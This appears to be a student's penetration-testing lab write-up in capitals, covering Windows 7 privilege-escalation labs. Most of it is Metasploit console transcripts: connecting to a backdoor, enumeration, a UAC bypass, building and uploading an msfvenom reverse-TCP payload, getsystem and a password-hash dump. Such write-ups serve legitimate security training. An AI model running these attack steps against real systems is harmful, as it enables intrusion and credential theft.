msf5 exploit(unix/webapp/php_include) > use exploit/multi/browser/java_rhino
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/browser/java_rhino) > set srvhost 172.16.5.20
srvhost => 172.16.5.20
msf5 exploit(multi/browser/java_rhino) > set srvport 8081
srvport => 8081
msf5 exploit(multi/browser/java_rhino) > set payload java/meterpreter/reverse_tcp
```

```
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/browser/java_rhino) > set lhost 172.16.5.20
lhost => 172.16.5.20
msf5 exploit(multi/browser/java_rhino) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.5.20:4444
msf5 exploit(multi/browser/java_rhino) > [*] Using URL: http://172.16.5.20:8081/5xSbAUiZ1R
[*] Server started.
```

***AS SHOWN ABOVE WE NOW HAVE A URL THAT WE CAN USE TO EXPLOIT THE JAVA IN THE OTHER MACHINES***

***AFTER MANY HOURS THE LAB CRASHED AND I SAID SCREW IT (BEEN WORKING ON THIS FOR A FEW DAYS)***

# *Privelege Escalation*

***PRIVELEGE ESCALATION***

# *Scope*

***SCOPE***

## Privilege Escalation

### LAB 15

## Scenario

In this lab, you can practice different privilege escalation techniques. It is important to know that the remote system has already been compromised and a backdoor has been installed on it. This means that you already have an exploit to get a Meterpreter session on the target remote machine.

Goals

- Learn different techniques to escalate privileges

What you will learn

- Privilege escalation through Metasploit modules
- Use privilege escalation exploits - manually -

To guide you during the lab, you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools plus different methods to achieve the same goal. They are not meant to be used as a methodology.

Armed with the skills acquired though the tasks, you can achieve the Lab goal.

If this is the first time you are doing this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this document and check the solutions.

THE MACHINES ARE CONNECTED AND LISTENING ON PORT 4450 YOU CAN USE METASPLOIT MULTI/HANLDER TO CONNECT TO 172.50.50.20

# Connecting to Backdoor

***CONNECTING TO BACKDOOR***

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set lport 4450
lport => 4450
msf5 exploit(multi/handler) > set rhost 172.50.50.20
rhost => 172.50.50.20
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 172.50.50.20:4450
[*] Sending stage (176195 bytes) to 172.50.50.20
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 172.50.50.20:4450) at 2021-03-29 19:20:17 -0400



meterpreter >
```

# Enumerating Desktop

***ENUMERATING DESKTOP***

```
meterpreter > getdesktop
Session 1\W\D
meterpreter > getuid
Server username: eLS-Win7\eLS
meterpreter > sysinfo
Computer        : ELS-WIN7
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > netstat

Connection list
===============

  Proto  Local address      Remote address      State        User  Inode  PID/Program name
  -----  -------------      --------------      -----        ----  -----  ----------------
  tcp    0.0.0.0:135        0.0.0.0:*           LISTEN       0     0      712/svchost.exe
  tcp    0.0.0.0:445        0.0.0.0:*           LISTEN       0     0      4/System
  tcp    0.0.0.0:49152      0.0.0.0:*           LISTEN       0     0      392/wininit.exe
  tcp    0.0.0.0:49153      0.0.0.0:*           LISTEN       0     0      764/svchost.exe
  tcp    0.0.0.0:49154      0.0.0.0:*           LISTEN       0     0      924/svchost.exe
  tcp    0.0.0.0:49155      0.0.0.0:*           LISTEN       0     0      496/services.exe
  tcp    0.0.0.0:49156      0.0.0.0:*           LISTEN       0     0      1816/svchost.exe
  tcp    0.0.0.0:49157      0.0.0.0:*           LISTEN       0     0      512/lsass.exe
  tcp    172.50.50.20:139   0.0.0.0:*           LISTEN       0     0      4/System
  tcp    172.50.50.20:4450  172.50.50.50:39445  ESTABLISHED  0     0      2416/UazYWKFGt.exe
  tcp6   :::135             :::*                LISTEN       0     0      712/svchost.exe
  tcp6   :::445             :::*                LISTEN       0     0      4/System
  tcp6   :::49152           :::*                LISTEN       0     0      392/wininit.exe
  tcp6   :::49153           :::*                LISTEN       0     0      764/svchost.exe
  tcp6   :::49154           :::*                LISTEN       0     0      924/svchost.exe
  tcp6   :::49155           :::*                LISTEN       0     0      496/services.exe
  tcp6   :::49156           :::*                LISTEN       0     0      1816/svchost.exe
```

```
  tcp6   :::49157          :::*              LISTEN      0      0      512/lsass.exe
  udp    0.0.0.0:123       0.0.0.0:*                     0      0      1020/svchost.exe
  udp    0.0.0.0:500       0.0.0.0:*                     0      0      924/svchost.exe
  udp    0.0.0.0:4500      0.0.0.0:*                     0      0      924/svchost.exe
  udp    0.0.0.0:5355      0.0.0.0:*                     0      0      312/svchost.exe
  udp    172.50.50.20:137  0.0.0.0:*                     0      0      4/System
  udp    172.50.50.20:138  0.0.0.0:*                     0      0      4/System
  udp    172.50.50.20:520  0.0.0.0:*                     0      0      1448/svchost.exe
  udp6   :::123            :::*                          0      0      1020/svchost.exe
  udp6   :::500            :::*                          0      0      924/svchost.exe
  udp6   :::4500           :::*                          0      0      924/svchost.exe
  udp6   :::5355           :::*                          0      0      312/svchost.exe

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a2:63:eb
MTU          : 1500
IPv4 Address : 172.50.50.20
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b807:fcd2:2cdb:7a4b
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::200:5efe:ac32:3214
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 19
============
Name         : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2002:ac32:3214::ac32:3214
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > arp

ARP cache
==========

  IP address     MAC address        Interface
  ----------     -----------        ---------
  172.50.50.50   7a:8a:27:81:e8:47  11
  172.50.50.255  ff:ff:ff:ff:ff:ff  11
  224.0.0.9      01:00:5e:00:00:09  11
  224.0.0.22     00:00:00:00:00:00  1
  224.0.0.22     01:00:5e:00:00:16  11
```

```
   224.0.0.252    01:00:5e:00:00:fc  11

meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 172.50.50.20:4450...
[*] Saving general report to /home/kali/.msf4/logs/scripts/winenum/ELS-WIN7_20210329.3005/ELS-
WIN7_20210329.3005.txt
[*] Output of each individual command is saved to /home/kali/.msf4/logs/scripts/winenum/ELS-WIN7_20210329.3005
[*] Checking if ELS-WIN7 is a Virtual Machine ........
[*]    This is a VMware Workstation/Fusion Virtual Machine
[*]    UAC is Enabled
[*] Running Command List ...
[*]    running command cmd.exe /c set
[*]    running command arp -a
[*]    running command ipconfig /all
[*]    running command ipconfig /displaydns
[*]    running command net view
[*]    running command route print
[*]    running command netstat -nao
[*]    running command netstat -vb
[*]    running command netstat -ns
[*]    running command net accounts
[*]    running command net group administrators
[*]    running command net session
[*]    running command net group
[*]    running command tasklist /svc
[*]    running command netsh firewall show config
[*]    running command net share
[*]    running command net localgroup administrators
[*]    running command net user
[*]    running command net localgroup
[*]    running command net view /domain
[*]    running command gpresult /SCOPE USER /Z
[*]    running command netsh wlan show networks mode=bssid
[*]    running command netsh wlan show interfaces
[*]    running command netsh wlan show drivers
[*]    running command netsh wlan show profiles
[*]    running command gpresult /SCOPE COMPUTER /Z
[*] Running WMIC Commands ....
[*]    running command wmic volume list brief
[*]    running command wmic useraccount list
[*]    running command wmic group list
[*]    running command wmic service list brief
[*]    running command wmic netclient list brief
[*]    running command wmic logicaldisk get description,filesystem,name,size
[*]    running command wmic nteventlog get path,filename,writeable
[*]    running command wmic netuse get name,username,connectiontype,localname
[*]    running command wmic netlogin get name,lastlogon,badpasswordcount
[*]    running command wmic share get name,path
[*]    running command wmic qfe
[*]    running command wmic rdtoggle list
[*]    running command wmic startup list full
[*]    running command wmic product get name,version
[*] Extracting software list from registry
[-] Not currently running as SYSTEM, not able to dump hashes in Windows Vista or Windows 7 if not System.
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
meterpreter > run post/windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  ----------------------  -----------  -------------  ---
 False     False      True                    True         1              eLS-Win7\eLS
```

```
Windows Privileges
==================

 Name
 ----
 SeChangeNotifyPrivilege
 SeIncreaseWorkingSetPrivilege
 SeShutdownPrivilege
 SeTimeZonePrivilege
 SeUndockPrivilege
```

# *Get System With Metasploit*

***GET SYSTEM WITH METASPLOIT***

WE SAW IN THE ENUMERATING DESKTOP SECTION THAT WE HAVE A X64 WINDOWS 7 SYSTEM, HOWEVER WE ARE RUNNING AN X86 METERPRETER SESSION

WHEN THIS HAPPENS GET SYSTEM WILL USUALLY NOT WORK, HOWEVER WE CAN USE THE EXPLOIT SUGGESTER WITHIN METASPLOIT TO INCREASE OUR PRIVS

```
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > sessions -i

Active sessions
===============

  Id  Name  Type                  Information            Connection
  --  ----  ----                  -----------            ----------
  1         meterpreter x64/windows  eLS-Win7\eLS @ ELS-WIN7  0.0.0.0:0 -> 172.50.50.20:4450 (172.50.50.20)

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 172.50.50.20 - Collecting local exploits for x64/windows...
[*] 172.50.50.20 - 17 exploit checks are being tried...
[+] 172.50.50.20 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 172.50.50.20 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 172.50.50.20 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 172.50.50.20 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

NOW WE SEE THAT IT IS VULNERABLE (AT LEAST WE THINK) TO BYPASSUAC

```
msf5 post(multi/recon/local_exploit_suggester) > search bypassuac

Matching Modules
================
```

```
  #   Name                                          Disclosure Date  Rank       Check  Description
  -   ----                                          ---------------  ----       -----  -----------
  0   exploit/windows/local/bypassuac               2010-12-31       excellent  No     Windows Escalate UAC
Protection Bypass
  1   exploit/windows/local/bypassuac_comhijack     1900-01-01       excellent  Yes    Windows Escalate UAC
Protection Bypass (Via COM Handler Hijack)
  2   exploit/windows/local/bypassuac_dotnet_profiler  2017-03-17    excellent  Yes    Windows Escalate UAC
Protection Bypass (Via dot net profiler)
  3   exploit/windows/local/bypassuac_eventvwr      2016-08-15       excellent  Yes    Windows Escalate UAC
Protection Bypass (Via Eventvwr Registry Key)
  4   exploit/windows/local/bypassuac_fodhelper     2017-05-12       excellent  Yes    Windows UAC Protection
Bypass (Via FodHelper Registry Key)
  5   exploit/windows/local/bypassuac_injection     2010-12-31       excellent  No     Windows Escalate UAC
Protection Bypass (In Memory Injection)
  6   exploit/windows/local/bypassuac_injection_winsxs  2017-04-06  excellent  No     Windows Escalate UAC
Protection Bypass (In Memory Injection) abusing WinSXS
  7   exploit/windows/local/bypassuac_sdclt         2017-03-17       excellent  Yes    Windows Escalate UAC
Protection Bypass (Via Shell Open Registry Key)
  8   exploit/windows/local/bypassuac_silentcleanup  2019-02-24      excellent  No     Windows Escalate UAC
Protection Bypass (Via SilentCleanup)
  9   exploit/windows/local/bypassuac_sluihijack    2018-01-15       excellent  Yes    Windows UAC Protection
Bypass (Via Slui File Handler Hijack)
  10  exploit/windows/local/bypassuac_vbs           2015-08-22       excellent  No     Windows Escalate UAC
Protection Bypass (ScriptHost Vulnerability)
  11  exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22  manual     Yes    Windows 10 UAC
Protection Bypass Via Windows Store (WSReset.exe)
  12  exploit/windows/local/bypassuac_windows_store_reg  2019-02-19    manual     Yes    Windows 10 UAC
Protection Bypass Via Windows Store (WSReset.exe) and Registry


Interact with a module by name or index, for example use 12 or use exploit/windows/local/-
bypassuac_windows_store_reg

msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  SESSION                    yes       The session to run this module on.
  TECHNIQUE  EXE             yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.82.126   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Windows x86


msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > set lhost tap0
lhost => tap0
```

```
msf5 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 172.50.50.50:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176195 bytes) to 172.50.50.20
[*] Meterpreter session 2 opened (172.50.50.50:4444 -> 172.50.50.20:49158) at 2021-03-29 19:37:31 -0400

meterpreter > getuid
Server username: eLS-Win7\eLS
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

**THAT WORKED!!!**

# *Get System Manually*

***GET SYSTEM MANUALLY***

**BEFORE THIS SECTION I RESET THE LAB TO MAKE SURE EVERYTHING WAS BACK TO NORMAL AND I WAS NOT JUST GETTING SYSTEM DUE TO THE OTHER EXPLOIT FROM EARLIER**

**WE ALREADY KNOW EVERYTHING ABOUT THE SYSTEM DUE TO THE ENUMERATING DESKTOP STAGE AND CONNECTING TO BACKDOOR STAGE TAHT WE DID BEFORE**

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.50.50.50 LPORT=4700 -f exe --platform Windows > rTCP.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

**SHOW ABOVE IS A MSFVENOM PAYLOAD THAT WE HAVE MADE**

```
┌──(kali㉿kali)-[~]
└─$ locate bypassuac
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_comhijack.md
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_dotnet_profiler.md
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_fodhelper.md
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_injection_winsxs.md
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_sdclt.md
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_silentcleanup.md
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_sluihijack.md
/usr/share/doc/metasploit-framework/modules/exploit/windows/local/bypassuac_windows_store_reg.md
/usr/share/metasploit-framework/data/post/bypassuac-x64.dll
/usr/share/metasploit-framework/data/post/bypassuac-x64.exe
/usr/share/metasploit-framework/data/post/bypassuac-x86.dll
/usr/share/metasploit-framework/data/post/bypassuac-x86.exe
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_comhijack.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_dotnet_profiler.rb
```

/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_eventvwr.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_fodhelper.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_injection.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_injection_winsxs.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_sdclt.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_silentcleanup.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_sluihijack.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_vbs.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_windows_store_filesys.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_windows_store_reg.rb

**FIND THE BYPASSUAC FRAMEWORK**

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/metasploit-framework/data/post

┌──(kali㉿kali)-[/usr/share/metasploit-framework/data/post]
└─$ ls -la
total 1076
drwxr-xr-x  5 root root   4096 Mar 28 21:54 .
drwxr-xr-x 23 root root   4096 Mar 28 21:54 ..
-rwxr-xr-x  1 root root  83456 Jul 29  2020 bypassuac-x64.dll
-rwxr-xr-x  1 root root 501248 Jul 29  2020 bypassuac-x64.exe
-rwxr-xr-x  1 root root  71680 Jul 29  2020 bypassuac-x86.dll
-rwxr-xr-x  1 root root 406016 Jul 29  2020 bypassuac-x86.exe
-rwxr-xr-x  1 root root    871 Jul 29  2020 enum_artifacts_list.txt
drwxr-xr-x  2 root root   4096 Mar 28 21:54 execute-dotnet-assembly
drwxr-xr-x  2 root root   4096 Mar 28 21:54 powershell
-rw-r--r--  1 root root    975 Jul 29  2020 sonic_pi_example.rb
drwxr-xr-x  2 root root   4096 Mar 28 21:54 zip
```

**WE KNOW THAT WE ARE RUNNING WINDOWS 7 64-BIT, THIS MEANS THAT WE HAVE TO USE THE BYPASSUAC-X64.EXE AND ALSO THE PAYLOAD THAT WE CREATED. WE NEED TO GO BACK INTO OUR METERPRETER SHELL AND UPLOAD BOTH OF THESE FILES**

**WE FIRST NEED TO GET INTO AN AREA WHERE WE KNOW WE CAN UPLOAD SOMETHING**

```
meterpreter > cd C:\\Users\\eLS\\Desktop
meterpreter > upload
upload .ICEauthority                        upload .xsession-errors.old
upload .Xauthority                          upload .zsh_history
upload .bash_history                        upload .zshrc
upload .bash_logout                         upload AutoRecon
upload .bashrc                              upload Desktop
upload .bashrc.original                     upload Documents
upload .cache                               upload Downloads
upload .config                              upload Music
upload .dmrc                                upload Pictures
upload .face                                upload Public
upload .face.icon                           upload Rev_Shell
upload .gnupg                               upload Root_Everything
upload .john                                upload Scripts
upload .local                               upload Templates
upload .mozilla                             upload Videos
upload .msf4                                upload dirsearch
upload .profile                             upload hydra.restore
upload .ssh                                 upload php-reverse-shell
upload .vboxclient-clipboard.pid            upload pimpmykali
upload .vboxclient-display-svga-x11.pid     upload privilege-escalation-awesome-scripts-suite
upload .vboxclient-draganddrop.pid          upload rTCP.exe
upload .vboxclient-seamless.pid             upload shell.exe
upload .xsession-errors
meterpreter > upload rTCP.exe
[*] uploading  : rTCP.exe -> rTCP.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): rTCP.exe -> rTCP.exe
[*] uploaded   : rTCP.exe -> rTCP.exe
```

```
meterpreter > upload /usr/share/metasploit-framework/data/post/bypassuac-x64.exe
[*] uploading  : /usr/share/metasploit-framework/data/post/bypassuac-x64.exe -> bypassuac-x64.exe
[*] Uploaded 489.50 KiB of 489.50 KiB (100.0%): /usr/share/metasploit-framework/data/post/bypassuac-x64.exe ->
bypassuac-x64.exe
[*] uploaded   : /usr/share/metasploit-framework/data/post/bypassuac-x64.exe -> bypassuac-x64.exe
meterpreter >
```

**ALRIGHT WE HAVE SUCCESSFULLY UPLOADED THE TWO PROGRAMS INTO THE DESKTOP**

```
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tap0
lhost => tap0
msf5 exploit(multi/handler) > set lport 4700
lport => 4700
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.50.50.50:4700
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2084 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\eLS\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE8A-6C22

 Directory of C:\Users\eLS\Desktop

03/29/2021  11:25 PM    <DIR>          .
03/29/2021  11:25 PM    <DIR>          ..
03/29/2021  11:25 PM           501,248 bypassuac-x64.exe
03/29/2021  11:25 PM            73,802 rTCP.exe
               2 File(s)        575,050 bytes
               2 Dir(s)   1,952,612,352 bytes free

C:\Users\eLS\Desktop>bypassuac-x64.exe /c C:\Users\eLS\Desktop\rTCP.exe
bypassuac-x64.exe /c C:\Users\eLS\Desktop\rTCP.exebypassuac-x64.exe /c C:\Users\eLS\Desktop\rTCP.exe

[*] Sending stage (176195 bytes) to 172.50.50.20
[*] Meterpreter session 2 opened (172.50.50.50:4700 -> 172.50.50.20:49158) at 2021-03-29 20:15:58 -0400
```

**IN THE ABOVE SCREENSHOT WE HAVE SUCCESSFULLY RAN THE TWO PROGRAMS**

```
Background channel 3? [y/N]  y
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                  Information           Connection
  --  ----  ----                  -----------           ----------
  1         meterpreter x86/windows  eLS-Win7\eLS @ ELS-WIN7  0.0.0.0:0 -> 172.50.50.20:4450 (172.50.50.20)
  2         meterpreter x86/windows  eLS-Win7\eLS @ ELS-WIN7  172.50.50.50:4700 -> 172.50.50.20:49158
(172.50.50.20)
```

```
msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: eLS-Win7\eLS
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

**WE HAVE MANUALLY DONE A PRIV ESC**

```
meterpreter > list_tokens -u ALL

Delegation Tokens Available
========================================
eLS-Win7\eLS
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > run post/windows/gather/smart_hashdump GETSYSTEM=true

[*] Running module against ELS-WIN7
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20210329201948_default_172.50.50.20_windows.hashes_887183.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]    Obtaining the boot key...
[*]    Calculating the hboot key using SYSKEY e8dd137ec6be75438324be22c032da04...
[*]    Obtaining the user list and keys...
[*]    Decrypting user keys...
[*]    Dumping password hints...
[*]    No users with password hints on this system
[*]    Dumping password hashes...
[+]    Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]    eLS:1000:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f:::
meterpreter >
```

**NOW WE ARE JUST HAVING FUN**

# *Privelege Escalation via Services*

***PRIVELEGE ESCALATION VIA SERVICES***

# *Scope*

***SCOPE***

Privilege Escalation via Services
LAB 16
Scenario

In this lab, you can practice privilege escalation techniques. It is important to know that the remote system has been already compromised and a backdoor has already been installed. This means that you can get a Meterpreter session on the remote machine without exploiting it.

Your machine will be directly connected to the remote target network (**172.50.50.0/24**).

# Goals
• Identify and exploit a vulnerable implementation that may allow privilege escalation

# What you will learn
◇ Identify vulnerable service configuration

◇ Escalate privileges via services misconfiguration

To guide you during the lab, you will find different Tasks.
Tasks are meant for educational purposes and to show you the usage of different tools plus different methods to achieve the same goal. They are not meant to be used as a methodology.
Armed with the skills acquired though the tasks, you can achieve the Lab goal.
If this is the first time you are doing this lab, we advise you to follow these Tasks.
Once you have completed all the Tasks, you can proceed to the end of this document and check the solutions.

# Recommended tools
◇ Metasploit

# Important Note
Labs machines are not connected to the Internet.

# Tasks

## Task 1: Get a session on the remote machine
Since the lab is mainly focused on privilege escalation, let's assume we already have access on the target machine. Our target machine OS is Windows 7.
As just stated, we have a working backdoor that you can connect by configuring to Metasploit as follows:
`Module: exploit/multi/handler`
`Payload: windows/meterpreter/bind_tcp`
`LPORT: 4450`
`RHOST: 172.50.50.10`

# ***Winenum***

***WINENUM***

meterpreter > getuid
Server username: els-PC\els_user
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 172.50.50.10:4450...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/ELS-PC_20210330.1828/ELS-PC_20210330.1828.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/ELS-PC_20210330.1828
[*] Checking if ELS-PC is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] UAC is Disabled
[*] Running Command List ...
[*] running command cmd.exe /c set
[*] running command arp -a
[*] running command ipconfig /all
[*] running command ipconfig /displaydns
[*] running command route print
[*] running command netstat -nao
[*] running command net view
[*] running command netstat -vb
[*] running command net accounts

```
[*]   running command netstat -ns
[*]   running command net share
[*]   running command net localgroup
[*]   running command net group
[*]   running command net view /domain
[*]   running command netsh firewall show config
[*]   running command tasklist /svc
[*]   running command net group administrators
[*]   running command net user
[*]   running command net session
[*]   running command net localgroup administrators
[*]   running command netsh wlan show interfaces
[*]   running command gpresult /SCOPE USER /Z
[*]   running command gpresult /SCOPE COMPUTER /Z
[*]   running command netsh wlan show networks mode=bssid
[*]   running command netsh wlan show drivers
[*]   running command netsh wlan show profiles
[*] Running WMIC Commands ....
[*]   running command wmic useraccount list
[*]   running command wmic service list brief
[*]   running command wmic group list
[*]   running command wmic volume list brief
[*]   running command wmic netlogin get name,lastlogon,badpasswordcount
[*]   running command wmic logicaldisk get description,filesystem,name,size
[*]   running command wmic netclient list brief
[*]   running command wmic netuse get name,username,connectiontype,localname
[*]   running command wmic share get name,path
[*]   running command wmic nteventlog get path,filename,writeable
[*]   running command wmic qfe
[*]   running command wmic startup list full
[*]   running command wmic product get name,version
[*]   running command wmic rdtoggle list

[*] Extracting software list from registry
[-] Not currently running as SYSTEM, not able to dump hashes in Windows Vista or Windows 7 if not System.
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!

┌──(kali㉿kali)-[~/.msf4/logs/scripts/winenum]
└─$ sudo ls /root/.msf4/logs/scripts/winenum/                                   1 ×
ELS-PC_20210330.1828  ELS-PC_20210330.2214

┌──(kali㉿kali)-[~/.msf4/logs/scripts/winenum]
└─$ sudo mv /root/.msf4/logs/scripts/winenum/ELS-PC_20210330.1828 ~/Desktop/eCPPT/-
Privilege_Escalation_via_Services

┌──(kali㉿kali)-[~/.msf4/logs/scripts/winenum]
└─$ cd ~/Desktop/eCPPT/Privilege_Escalation_via_Services
```

**I AM NOT ABLE TO OPEN THE FOLDER, FOR THAT REASON I DECIDED TO MOVE THE FOLDER TO AN EASIER LOCATION**

# *Winenum .txt Files*

***WINENUM .TXT FILES***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Privilege_Escalation_via_Services/ELS-PC_20210330.1828]
└─$ cat net_localgroup_administrators.txt
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
```

```
Members

-------------------------------------------------------------------------------
Administrator
els
eLS_Admin
The command completed successfully.

┌──(kali㉿kali)-[~/Desktop/eCPPT/Privilege_Escalation_via_Services/ELS-PC_20210330.1828]
└─$ cat net_accounts.txt
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.


┌──(kali㉿kali)-[~/Desktop/eCPPT/Privilege_Escalation_via_Services/ELS-PC_20210330.1828]
└─$ cat net_share.txt

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.


┌──(kali㉿kali)-[~/Desktop/eCPPT/Privilege_Escalation_via_Services/ELS-PC_20210330.1828]
└─$ cat gpresult__SCOPE_USER__Z.txt


Microsoft (R) Windows (R) Operating System Group Policy Result tool v2.0
Copyright (C) Microsoft Corp. 1981-2001

Created On 3/29/2021 at 10:18:38 PM


RSOP data for els-PC\els_user on ELS-PC : Logging Mode
-------------------------------------------------------------

OS Configuration:            Standalone Workstation
OS Version:                  6.1.7601
Site Name:                   N/A
Roaming Profile:             N/A
